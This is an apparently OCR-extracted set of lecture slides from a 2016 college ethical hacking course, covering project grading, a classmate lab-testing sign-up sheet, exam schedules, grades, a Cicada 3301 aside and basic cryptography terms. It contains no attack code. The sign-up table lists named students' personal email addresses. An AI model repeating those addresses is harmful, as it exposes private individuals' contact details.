Up to 5 points - Professional quality document containing all sections mentioned above.
Up to 3 points - Description and history of vulnerability.
Up to 3 points - Description of exploit and how it works.
Up to 3 points - Document all equipment, software and materials required.
Up to 10 points - Document step-by-step instructions to set up the test bed.
Up to 15 points - Document step-by-step instructions to carry out the attack.
Up to 3 points - List of best practices to prevent future attacks.
Up to 15 points - Testing another student's lab (see below).
Up to 3 points - Presentation and demo to class (10 minutes max).

Extra credit (up 30 points) 15 points each for testing additional student labs. You must use the testing spreadsheet above so that all projects get tested equally.

Remember late work is not accepted. If you run out of time submit what you have completed for partial credit.

Excerpt from the Project document

CIS 76 Project

Testing another classmate's lab

1. Find a lab that hasn't been tested yet and sign up on the testing spreadsheet.

2. Run through their entire lab and verify that it works properly.

3. Provide the lab developer with a written test report on:

- ☐ Your name and the date & time testing was done.
- ☐ Validation that the lab worked or not.
- ☐ Any typos.
- ☐ Any portions of the lab that need clarification.
- ☐ Any portions of the lab that need to be fixed.
- ☐ Any other feedback on ways to improve the lab.

Excerpt from the Project document

CIS 76 Project


Calendar Page

Assignment

- Project
- Test matrix
- Student projects

https://simms-teach.com/cis76calendar.php

Use this Test matrix to sign up to test a classmate's project



CIS 76 Fall 2016 Project Testing

CIS 76 Fall 2016 Project Testing

Instructions

Lab developers,

a) Add a link to your project document below.

b) If needed you may use this folder to publish your project: Projects

c) Decide how you want to receive feedback from the tester. If you want email, add your email address to the table below. If you use Goolge docs, feedback can be added directly to the document.

d) By publishing a link to your project you are granting permission to CIS 76 classmates to conduct the testing (as defined by your project document) on the VMs in your pod.

Testers,

a) Sign up for free Tester I slots first. You can sign up in advance and don't have to wait till the authour puts up their link.

b) Once all the free Tester I slots are full you can sign up for a Tester II slot.

c) Once all the free Tester II slots are full you can sign up for a Tester III slot.

d) Use the testing feedback template on Rich's final project document.

Student	Email (if feedback is desired by email)	Tester I	Tester II	Tester III	Link to project document to test
Alex					
Benji C.					
Brian	briandharrison@gmail.com				https://drive.google.com/open?id=0B6wnj-3FTWd4bkNEZ3FzS19fVnM
Carter	Carter90@gmail.com	Brian			https://docs.google.com/document/d/1Gt7gQbwVVrQTqJVc__hSbyD0BFbmWMxpqY9a5mauqfQ/edit?usp=sharing
Dave R.					
David H.					
Deryck					
Jennifer					
Jordan					
Luis					

https://cabrillo.instructure.com/courses/4167/pages/cis-76-project-testing-signup-sheet

CIS 76 Project


Use this directory to share your project with other classmates for testing

Calendar Page

Assignment

- Project
- Test matrix
- Student projects

https://simms-teach.com/cis76calendar.php




https://cabrillo.instructure.com/courses/4167/pages/cis-76-project-folder

CIS 76 Project

What takes longer?

Creating the hacking project lab?

Or deciding what to project to do?



CIS 76 Project

Some Hacking Project Ideas

github projects

https://github.com/Hack-with-Github/Awesome-Hacking

Google searches

hacking tutorials

hacking projects

metasploit tutorials

kali hacking tutorials

ethical hacking tips

...

CVE Details

Find vulnerabilities with Metasploit modules

https://www.cvedetails.com/

EH-OWASP-XX VM

Chuck full of project ideas (browse to it)

EH-Kali-XX VM

Chuck full of pen testing tools which would make great projects

Pick a project you can build in your CIS 76 EH pod

CIS 76 Project

And don't forget:

Unauthorized hacking is a crime.

The hacking methods and activities learned in this course can result in prison terms, large fines and lawsuits if used in an unethical manner. They may only be used in a lawful manner on equipment you own or where you have explicit permission from the owner.

Students that engage in any unethical, unauthorized or illegal hacking may be dropped from the course and will receive no legal protection or help from the instructor or the college.

Housekeeping

Housekeeping

1. Nothing due tonight.

2. All four extra credit labs are now available (15 points each) and due the day of the final exam.

	12/15	**Test #3 (the final exam)** **Time** • Thu 4:00PM - 6:50PM in Room 828 **Materials** • Test (canvas) **CCC Confer** • Enter virtual classroom • Archives Confer or 3CMedia		5 posts Lab X1 Lab X2 Lab X3 Lab X4

3. The final project is due in one week.

Next Class

Project is due next week!

Heads up on Final Exam

Test #3 (final exam) is THURSDAY Dec 15 4-6:50PM

Thur	12/15	**Test #3 (the final exam)** **Time** • Thu 4:00PM - 6:50PM in Room 828 **Materials** • Test (canvas) **CCC Confer** • Enter virtual classroom • Archives Confer or 3CMedia		5 posts Lab X1 Lab X2 Lab X3 Lab X4

Extra credit labs and final posts due by 11:59PM

- All students will take the test at the same time. The test must be completed by 6:50PM.
- Working and long distance students can take the test online via CCC Confer and Canvas.
- Working students will need to plan ahead to arrange time off from work for the test.
- Test #3 is mandatory (even if you have all the points you want)

STARTING CLASS TIME/DAY(S)	EXAM HOUR	EXAM DATE
Classes starting between:		
6:30 am and 8:55 am, MW/Daily	7:00 am-9:50 am	Wednesday, December 14
9:00 am and 10:15 am, MW/Daily	7:00 am-9:50 am	
10:20 am and 11:35 am, MW/Daily	10:00 am-12:50 pm	
11:40 am and 12:55 pm, MW/Daily	10:00 am-12:50 pm	
1:00 pm and 2:15 pm, MW/Daily	1:00 pm-3:50 pm	
2:20 pm and 3:35 pm, MW/Daily	1:00 pm-3:50 pm	
3:40 pm and 5:30 pm, MW/Daily	4:00 pm-6:50 pm	
6:30 am and 8:55 am, TTh	7:00 am-9:50 am	
9:00 am and 10:15 am, TTh	7:00 am-9:50 am	
10:20 am and 11:35 am, TTh	10:00 am-12:50 pm	
11:40 am and 12:55 pm, TTH	10:00 am-12:50 pm	
1:00 pm and 2:15 pm, TTh	1:00 pm-3:50 pm	Thursday, December 15
2:20 pm and 3:35 pm, TTh	1:00 pm-3:50 pm	Tuesday, December 13
3:40 pm and 5:30 pm, TTh	4:00 pm-6:50 pm	Thursday, December 15
Friday am	9:00 am-11:50 am	Friday, December 16
Friday pm	1:00 pm-3:50 pm	Friday, December 16
Saturday am	9:00 am-11:50 am	Saturday, December 17
Saturday pm	1:00 pm-3:50 pm	Saturday, December 17

CIS 76 Introduction to Information Assurance

Introduces the various methodologies for attacking a network. Prerequisite: CIS 75.
Transfer Credit: Transfers to CSU

Section	Days	Times	Units	Instructor	Room
95024	Arr.	Arr.	3.00	R.Simms	OL
&	Arr.	Arr.		R.Simms	OL

Section 95024 is an ONLINE course. Meets weekly throughout the semester online by remote technology with an additional 50 min online lab per week. For details, see instructor's web page at go.cabrillo.edu/online.

95025	**T**	**5:30PM-8:35PM**	**3.00**	**R.Simms**	**828**
&	Arr.	Arr.		R.Simms	OL

Section 95025 is a Hybrid ONLINE course. Meets weekly throughout the semester at the scheduled times with an additional 50 min online lab per week. For details, see instructor's web page at go.cabrillo.edu/online.


Evening Classes: For the final exam schedule, Evening Classes are those that begin at 5:35 pm or later. Also, **"M & W"** means the class meets on **BOTH** Monday and Wednesday. **"T & TH"** means the class meets on **BOTH** Tuesday and Thursday. The following schedule applies to all Evening Classes.

Where to find your grades

Send me your survey to get your LOR code name.

The CIS 76 website Grades page


http://simms-teach.com/cis76grades.php



Or check on Opus

`checkgrades` *`codename`*

(where codename is your LOR codename)



Written by Jesse Warren a past CIS 90 Alumnus

Percentage	Total Points	Letter Grade	Pass/No Pass
90% or higher	504 or higher	A	Pass
80% to 89.9%	448 to 503	B	Pass
70% to 79.9%	392 to 447	C	Pass
60% to 69.9%	336 to 391	D	No pass
0% to 59.9%	0 to 335	F	No pass


At the end of the term I'll add up all your points and assign you a grade using this table

Points that could have been earned:

10 quizzes:	30 points
10 labs:	300 points
2 tests:	60 points
3 forum quarters:	60 points
Total:	**450 points**

Red and Blue Teams

Red and Blue Pods in Microlab Lab Rack



Send me an email if you would like to join a team

Cicada 3301


Cicada 3301

If you like math and encryption this is for you!

- Secret organization.
- The hardest puzzle on the Internet.
- A series of increasingly difficult puzzles for code breakers.
- Is this a way to find the smartest cryptographers in the world?
- A recruiting test for the NSA, GCHQ, Anonymous or just a practical joke?

http://www.telegraph.co.uk/technology/internet/12103306/Cicada-3301-Who-is-behind-the-hardest-puzzle-on-the-internet.html

Cicada 3301



http://www.telegraph.co.uk/technology/internet/12103306/Cicada-3301-Who-is-behind-the-hardest-puzzle-on-the-internet.html

Cicada 3301 - Wikipedia

https://en.wikipedia.org/wiki/Cicada_3301

Not logged in Talk Contributions Create account Log in

Article Talk Read Edit View history Search Wikipedia

WIKIPEDIA
The Free Encyclopedia

Main page
Contents
Featured content
Current events
Random article
Donate to Wikipedia
Wikipedia store

Interaction
Help
About Wikipedia
Community portal
Recent changes
Contact page

Tools
What links here
Related changes
Upload file
Special pages
Permanent link
Page information
Wikidata item
Cite this page

Print/export

Cicada 3301

From Wikipedia, the free encyclopedia


Cicada 3301 is a name given to an enigmatic organization that on six occasions has posted a set of complex puzzles and alternate reality games to recruit codebreakers from the public.[1] The first internet puzzle started on January 4, 2012, and ran for approximately one month. A second round began one year later on January 4, 2013, and a third round following the confirmation of a fresh clue posted on Twitter on January 4, 2014.[2][3] The stated intent was to recruit "intelligent individuals" by presenting a series of puzzles which were to be solved, each in order, to find the next. No new puzzles were published on January 4, 2015. However, a new puzzle was posted on Twitter on January 5, 2016.[4][5] The puzzles focused heavily on data security, cryptography, and steganography.[1][6][7][8][9]

Cicada 3301 logo

It has been called "the most elaborate and mysterious puzzle of the internet age"[10] and is listed as one of the "top 5 eeriest, unsolved mysteries of the internet" by *The Washington Post*,[11] and much speculation exists as to its purpose. Many have speculated that the puzzles are a recruitment tool for the NSA, CIA, MI6, or a cyber mercenary group.[1][7] Others have claimed Cicada 3301 is an alternate reality game, but the fact that no company or individual has taken credit or tried to monetize it, combined with the fact that no known individuals that solved the puzzles have ever come forward, has led most to feel that it is not.[10] Others have claimed it is run by a bank working on cryptocurrency.[10]

Contents [hide]

https://en.wikipedia.org/wiki/Cicada_3301



https://cicada3301.org/

Some Cryptography Terminology

Cryptography

Symmetric encryption

- Fast
- Difficult to break when using large keys
- Only one key used and must be shared
- Does not provide authenticity or nonrepudiation
- Stream and block versions
- DeCSS, DES, Triple DES, AES, Blowfish, RC4, RC5, IDEA

Asymmetric encryption

- Slow
- Scalable
- Each person needs only one key pair
- Provides authenticity, validates sender of a message
- Provides nonrepudiation, means a person cannot deny sending a message
- Used as part of creating digital signatures
- RSA, Diffie-Helman, Eliptical Curve, Elgamal

Hashing

- Product fixed length value (message digest) of variable length messages
- A hash is a "fingerprint" of a message
- MD5, SHA-1, SHA-2, SHA-3

Keys

- A key is a sequence of random bits.
- The longer the key, the more secure it is because brute force guessing will take longer.
- Key space:
  - 40-bit key has 2^{40} values
    - DeCSS for commercial DVDs
    - Simple to crack by brute force
    - Cracked in 1999
  - 56-bit key has 2^{56} values (DES)
    - 1997, a DES key was cracked in 3 months
    - 1998, EFF's "Deep Crack" machine cracked a DES key in 56 hours.
  - 128-bit key has 2^{128} values (IBM Lucifer, AES)
  - 256-bit key has 2^{256} values (AES)

Symmetric Cryptography

Ryan Riley on symmetric Key Cryptography

https://www.youtube.com/watch?v=501TeXZoNig

19 minutes

Asymmetric Cryptography

